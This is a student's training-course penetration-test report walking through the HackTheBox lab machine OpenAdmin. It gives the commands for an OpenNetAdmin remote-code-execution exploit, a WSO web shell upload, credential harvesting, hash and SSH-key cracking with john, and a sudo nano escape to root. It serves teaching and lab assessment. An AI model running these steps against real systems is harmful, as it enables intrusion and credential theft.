ITSAFE
Cyber Security Trainings

Penetration Test Report for Internal Lab and Exam

v.1.0

itsafe.samuel@ovadya.com

Samuel Ovadya

Table of Contents

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.171 (OpenAdmin)

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 10.10.10.171/23

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to ***1*** out of the ***1*** systems.

System IP: 10.10.10.171 (OpenAdmin)

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.171	**TCP:** 22/SSH, 80/HTTP
	UDP: ------

Nmap Scan Results:


```
[🔴][Feb 01, 2024 - 12:26:32 (IST)] exegol-OpenAdmin /workspace # nmap -sV -sS -p- 10.10.10.171 -Pr
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-01 12:26 IST
Nmap scan report for 10.10.10.171
Host is up (0.23s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1155.85 seconds
```

Initsial Shell Vulnerability Exploited


Additional info about where the initial shell was acquired from:

When I browsed the machine for the web server we just have the default Apache2 Ubuntu page, so I ran a Dirbuster (website page scanner), on it which allowed me to find few pages:

- Dirbuster



- ./ona (OpenNetAdmin panel) => will be our entry door



- and others like : ./artwork, ./music, ./sierra etc which are less interesting

When searching for vulnerabilities on ‘./ona’ I found a script which exploited a vulnerability in the OpenNetAdmin xajax module

It allows us to execute malicious code on the target, and connects to the ‘www-data’ user.

The OpenNetAdmin portal still has the default credentials (admin:admin)

It is recommended to change it

Vulnerability Explanation:

exploits an ajax implementation in the openNetAdmin tool to execute code remotely.

Vulnerability Fix:

update your version of openNetAdmin or filter the parameter received in the HTTP requests

Severity: medium

Proof of Concept Code Here:


Search for exploit:

searchsploit opennetadmin

locate 47691.sh return the script location


cp /opt/tools/exploitdb/exploits/php/webapps/74691.sh ./exp.sh copy & rename it to current directory

sh exp.sh http://10.10.10.171/ona/




We can see from the script that we just have to pass the OpenNetAdmin portal's URL as argument ('URL="${1}" '):


Lets copy it in our working directory and run it :




For the ease of search, I uploaded a WSO shell using wget and python-web-server:




We can then browse back:



Enter the password and gets:




I then took a look at the files present in the directory , searching for sensitive infos, I found the located in : /opt/ona/www/local/config/databases_settings.inc.php:




As we can see there is a login password credential but since we didn't detect any 'mysql' service on our nmap scan let's try it on ssh , but it does not work with the specified username ,

I then search for possible usernames, using the console tab I search for user registered in /home:



Lets try with "jimmy":

Ssh jimmy@10.10.10.171




Lateral Movement:

we now have access to jimmy but it is a low rights user , it does not have access to sudo or anything,

lets try to find if any user other is in sudoers:

cat /etc/sudoers.d/joanna



As we can see Joanna can use sudo on a specific command without using her password

It is a target of choice .

During the first scan I found some website (.music , ./artwork etc)

While searching for informations about these websites I went through the apache2 site-enabled configuration files :

cd /etc/apache2/sites-enabled/

and we have two conf files: openadmin.conf and internal.conf :

when looking at the internal .conf I found out that there I another local (127.0.0.1) website which I can't access from the network working on the port 52846 , with the src code located in : /var/www/internal:

cat /etc/apaache2/sites-enabled/internal.conf :

```
jimmy@openadmin:~$ cat /etc/apache2/sites-enabled/internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

The problem was that I couldn't access it from my machine, it forced me to setup a port forward (even if I could find it via the src code but the purpose of this machine was to work port fowarding):


ssh -L 52846:localhost:52846 jimmy@10.10.10.171

which redirect my 52846 port on his 52846 port :

```
[🔴][Feb 01, 2024 - 11:19:11 (IST)] exegol-OpenAdmin /workspace # ssh -L 52846:localhost:52846 jimmy@10.1
0.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
```

Now when I browse:

http://localhost:52846 on my machine I access the target's internal website:



Little problem we don't have the password:

Let's look at the src-code:

Cat /var/www/internal/index.php:

```
            if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
              if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00e302ccdcf1c60b8ad50e
a50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1') {
                  $_SESSION['username'] = 'jimmy';
                  header("Location: /main.php");
              } else {
                  $msg = 'Wrong username or password.';
              }
```

And I by looking at the source code I got this line, which check If the username is 'jimmy' and the SHA512 of the password equal the long hashed string we have , if these conditions are respected it redirect us directly to main.php(after saving our session to avoid bypass the login via the website) but it allows me to search in the main.php code to find what I want ,

Now let say we want to find the real password used in this login prompte:


Copy the string in a file and pass it into john :

```
[🔴][Feb 01, 2024 - 11:21:12 (IST)] exegol-OpenAdmin /workspace # echo "00e302ccdcf1c60b8ad50ea50cf
72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523
b1"> hash_login
```

```
[🔴][Feb 01, 2024 - 11:32:33 (IST)] exegol-OpenAdmin /workspace # john hash_login --format=raw-SHA5
12
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA512 [SHA512 128/128 SSE2 2x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/opt/tools/john/run/password.lst
Enabling duplicate candidate password suppressor
Revealed         (?)
1g 0:00:00:03 DONE 2/3 (2024-02-01 11:34) 0g/s 1101Kp/s 1101Kc/s 1101KC/s Brutis01..Keith2006
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

And we have the password: Revealed

Let's try it: and we logged in.



We now got an encrypted ssh rsa private key:

I want to try to use it on the user Joanna.

So let's decrypt the passphrase for our rsa key:

I used ssh2john.py for it:

I saved the key in Johana.pem file

They run ssh2john on it:

```
[🔴][Feb 01, 2024 - 11:44:51 (IST)] exegol-OpenAdmin /workspace # python /opt/tools/john/run/ssh2john.py johana.pem > hash_rsa.txt
[🔴][Feb 01, 2024 - 11:45:16 (IST)] exegol-OpenAdmin /workspace #
```

Now that I have a hash file useable for john, I just ran john on it

John has_rsa.txt

```
[🔴][Feb 01, 2024 - 11:45:16 (IST)] exegol-OpenAdmin /workspace # john hash_rsa.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cracked 1 password hash (is in /opt/tools/john/run/john.pot), use "--show"
No password hashes left to crack (see FAQ)
[🔴][Feb 01, 2024 - 11:52:09 (IST)] exegol-OpenAdmin /workspace # john --show hash_rsa.txt
johana.pem:bloodninjas

1 password hash cracked, 0 left
[🔴][Feb 01, 2024 - 11:52:21 (IST)] exegol-OpenAdmin /workspace #
```

And the ssh key passphrase is: bloodninjas

Let's connect to Joanna via ssh :

Ssh -I johana.pem joanna@10.10.10.171

```
[🔴][Feb 01, 2024 - 11:54:06 (IST)] exegol-OpenAdmin /workspace # ssh -i johana.pem joanna@10.10.10
.171
Enter passphrase for key 'johana.pem':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Feb  1 09:54:16 UTC 2024

  System load:  0.0               Processes:             171
  Usage of /:   30.9% of 7.81GB   Users logged in:       1
  Memory usage: 9%                IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
```

And we are connected.

```
joanna@openadmin:~$ cat user.txt
97474cd12ac33f74042d3ec5c5d33749
joanna@openadmin:~$
```

Vulnerability exploited: sensitive files exposed.

Vulnerability Fix: remove read-write access to these files (/var/www/internal) :

chmod -rw /var/www/internal/*

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: sudo exploit, nano execution

Vulnerability Explanation:

Joanna can run a process as administrator (root) we will use this process to spawn (create) a shell which allows us to execute whatever command we want.

Vulnerability Fix:

at least remove the NOPASSWD options in the /etc/sudoers.d/joanna if Joanna really need to access this command ,

or the even safer options is to remove the whole file **:**

rm /etc/sudoers.d/joanna

Severity: high

Exploit Code:

As we saw earlier joanna can run one sudo command without password:

sudo /bin/nano /opt/priv

we can also find it by running:

sudo -l

now we need to find a way to exploit this nano root process:

https://gtfobins.github.io/gtfobins/nano/: this website provides us the solution:

sudo /bin/nano /opt/priv

ctrl+r ,

ctrl+x ,

reset; sh 1>&0 2>&0

then hit few times enter (just for seeing what we are typing, we already have a root shell)

we now have a root shell with full control over the machine,

